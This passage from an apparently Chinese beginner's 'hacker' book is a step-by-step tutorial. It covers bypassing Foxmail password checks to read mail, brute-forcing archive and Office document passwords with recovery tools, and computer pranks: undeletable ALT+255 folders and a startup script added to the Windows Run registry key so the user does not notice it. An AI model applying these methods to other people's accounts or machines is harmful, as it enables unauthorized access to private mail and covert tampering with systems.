


图3

这个方法在你不小心丢掉密码时也可以用。

2.破解Foxmail口令

Foxmail是国内用户最常用的邮件客户端软件，它支持多个帐号用户。每个信箱帐号可以设定自己的访问口令以防止被人查看，如图4。功能远比Outlook express强大的多，但它的安全性不是太好，很容易被破解或饶过口令验证。




图4

破解foxmail访问口令的工具有很多，foxmail杀手就是一个可以饶过foxmail口令验证的工具。只要先打开foxmail，接着再打开foxmail杀手，用鼠标点其右上角的“Foxmail图标”后不要松键，把图标拖到Foxmail的用户列表窗口里，然后再释放键，这样foxmail杀手的左边显示框里会生成一个用户列表，如图5，在列表中点击相应的帐户，虽然Foxmail还是会提示你输入密码，但你只要点击“取消”即可就可看到邮件了。




图5

3．破解压缩文件口令

压缩文件是我们经常遇到的，常见的压缩软件有：ZIP、RAR、ARJ、ACE等等。讨厌的是有些压缩文件被设置了密码，没有密码不能解压缩使用了。所以我们要破解它们。Advanced Archive Password Recover是一个专业级的压缩软件密码猜解软件，它可以解开 ZIP/PKZip/WinZIP，ARJ/WinARJ，RAR/WinRAR 和 ACE/WinACE 等几种压缩文件的密码。

安装并打开Recover，在 “Enciypted zip/rar/arj file” 选择你要破解的加密的压缩文件；在“type of attack”中选择你需要采用的破解方式；如果你有常用的破解字典，请选择“dictionary”我们一般选用“brute-force”（暴力穷举破解），如图6。




图6

然后还可以在“brute-force range options”中选择密码所有可能的组成字母，在“length”设置密码长度等等。这样就可以按“start”开始猜解了。如果发现密码它会弹出对话框，如图7。如果是8位以下的纯数字密码几秒钟就可以破解，字母和数字组合的6位以下的密码也是比较迅速的，几分钟到最多几小时能解决。但如果要破解8位以上的复杂密码那就需要比较长的时间了。需要耐心等，好在如今处理器速度和内存“进步”飞速，破解速度大大提高。




图7

4．破解 Office文档口令

Office是国际上流行的一种办公软件，全世界许多人都在用它。微软也提供了一些密码保护，但用这些口令保护的安全性不是很高。网上有许多可以破解office文档的破解工具，无论是word文档，还是excel和access文档都有许多破解软件。如accesspass.exe就是一个access保护密码查看工具，它支持ACCESS97/2000/XP，可查看20位的ACCESS2000密码，并且支持中文密码，如图8。




图8




图9

Word，Excel也有许多访问口令破解工具，甚至还有对office系列的word、excel和acces、outlook等都可以进行破解的工具：Advanced Office XP Password Recovery，它能够将所有的Microsoft Office 97/2000/XP文档的密码很快破解出来，而且还支持非英文字符。安装后打开Password Recovery，在“open”对话框中指定要破解的Office文档，并在“Type of attack”列表框中选择适当的密码破解方式，在“Brute-force range options”列表框中选择可能包括的密码范围、密码长度，如图9，再设定“start passwd”和自动保存时间间隔等后，单击“start reconvery”按钮就可以开始进行破解，非常方便，密码很快就会破解出来，你所需要的仅仅是耐心。

第四节 恶作剧

恶作剧玩笑只能用在朋友之间偶儿开开玩笑，不能玩的过火，电脑上的恶作剧也是一样。但是近年来网上的恶作剧软件泛滥，恶作剧的危害度也越来越高，动辄就是系统瘫痪、硬盘炸弹，菜鸟朋友们一再受害。俗话说“知己知彼，百战不殆”，本节我们将介绍一些网上的最常见的恶作剧，其中有些无伤大雅，而有些大家则需要警惕防范。

一、恶作剧三式

1. 删除不掉的文件夹

操作系统：Windows 98

恶作剧指数：☆☆

这个恶作剧的目标是在Window的桌面创建几个一般用户不能打开，不能改名，不能删除的文件夹，它可以使人们大为头痛。

Windows 98不知道应该如何去处理名字中包含有ASCII码空格的文件夹。如果以ASCII码空格作为文件夹名，便会在那个位置放上出现一个下划线。如果你试图打开它，你就会被告知“目录不存在!”。不但如此，这个文件夹建立后就不能再被改名或删除。如果是在桌面上，它们这样永久地陈列着实在是烦人。

建立这种文件夹的关键在于用键盘产生ASCII码空格，我们可以先按住Alt键，然后在数字小键盘上打255，就会产生一个ASCII码空格。




图1

我们打开一个命令提示符窗口，将当前目录转到C:\Windows\Desktop，然后输入：**“md undel file”**，如图1。实际用键盘应该依次打入字符是：**md [空格] undel [ALT+255]file**。退出DOS命令提示符窗口，你就会看见在桌面上有一个文件夹，如图2。当你试图对它改名时也会遇到系统不允许的情况，删除它时也是一样。

虽然建立文件的方法挺简单，但如果你多建几

个这样的文件夹在桌面上就会使很多人为了删除它而几乎疯掉，就算是计算机高手也会花上一些时间才会考虑到是因为ASCII码在作怪。如要删除它也必须用创建它的方式，打开一个DOS命令提示符窗口，运行命令“RD[空格]YOU[ALT + 255]SUCK”就可以了。




图2

2. 疯狂的“垃圾”桌面

操作系统：windows 98/2000/XP

恶作剧指数：★★

这个恶作剧的目的是每次在计算机启动时将指定的目录内容拷贝到Windows的桌面上，使得桌面上成为“垃圾”文件“堆放场”，让人删不胜删。

在这里我们随便选个文件多点的文件夹。比如Windows的Temp等目录都可以。如果在Windows 98系统下可以用记事本打开AutoExec.bat文件，在文件里加上一行命令：**Copy C:\Windows\temp*.* C:\Windows\Desktop**，存盘并退出。这样系统以后每次启动时就会将C:\Windows\temp目录下的文件全部拷贝到Windows桌面上。

如果是windows 2000/XP，你可以创建一个bat文件。此文件的内容与上面加入的一行命令差不多但有点不同，由于win2000是多用户操作系统，它不同用户有不同的桌面文件夹，如administrator的桌面路径是c:\Documents and Settings\ Administrator\桌面\，所以命令中的目标文件夹要改成相应用户的桌面路径才行。然后可以把这个bat文件放到“启动项目”中也可以取得一样的效果。不过这样容易被用户发现，可以编辑windows 2000/XP注册表中HKEY_Local_Machine\software\microsoft\windows\CurrentVersion\Run的字符串，在数值里填入这个bat文件的路径，如图3，这样系统启动时这个bat也会被执行，“垃圾”文件就马上跑到桌面上去了。




图3

3. “被定身”的桌面

操作系统：windows 98/2000/XP

恶作剧指数：★★★

这个恶作剧的目的是将桌面上的所有图标隐藏起来并将墙纸换成抓图得到的正常桌面图像，用“假”的桌面代替真的桌面。这样任凭用户再怎么操作，“桌面”像被施了“定身术”这看起来相当简单，然而它总是能使菜鸟感到莫名其妙，以为中了什么病毒了。




图4

具体操作步骤如下：进入系统桌面，关闭一切已经打开的窗口和应用程序，然后按“Print Screen”键把屏幕截下来。再打开程序附件中的“画图”程序，在其“编辑”菜单中选择“粘贴”，这样的整幅屏幕就出现在画板中了，如图4，然后把图片保存下来。我们要用这个完全与桌面一模一样的图画来代替真正的桌面。




图5

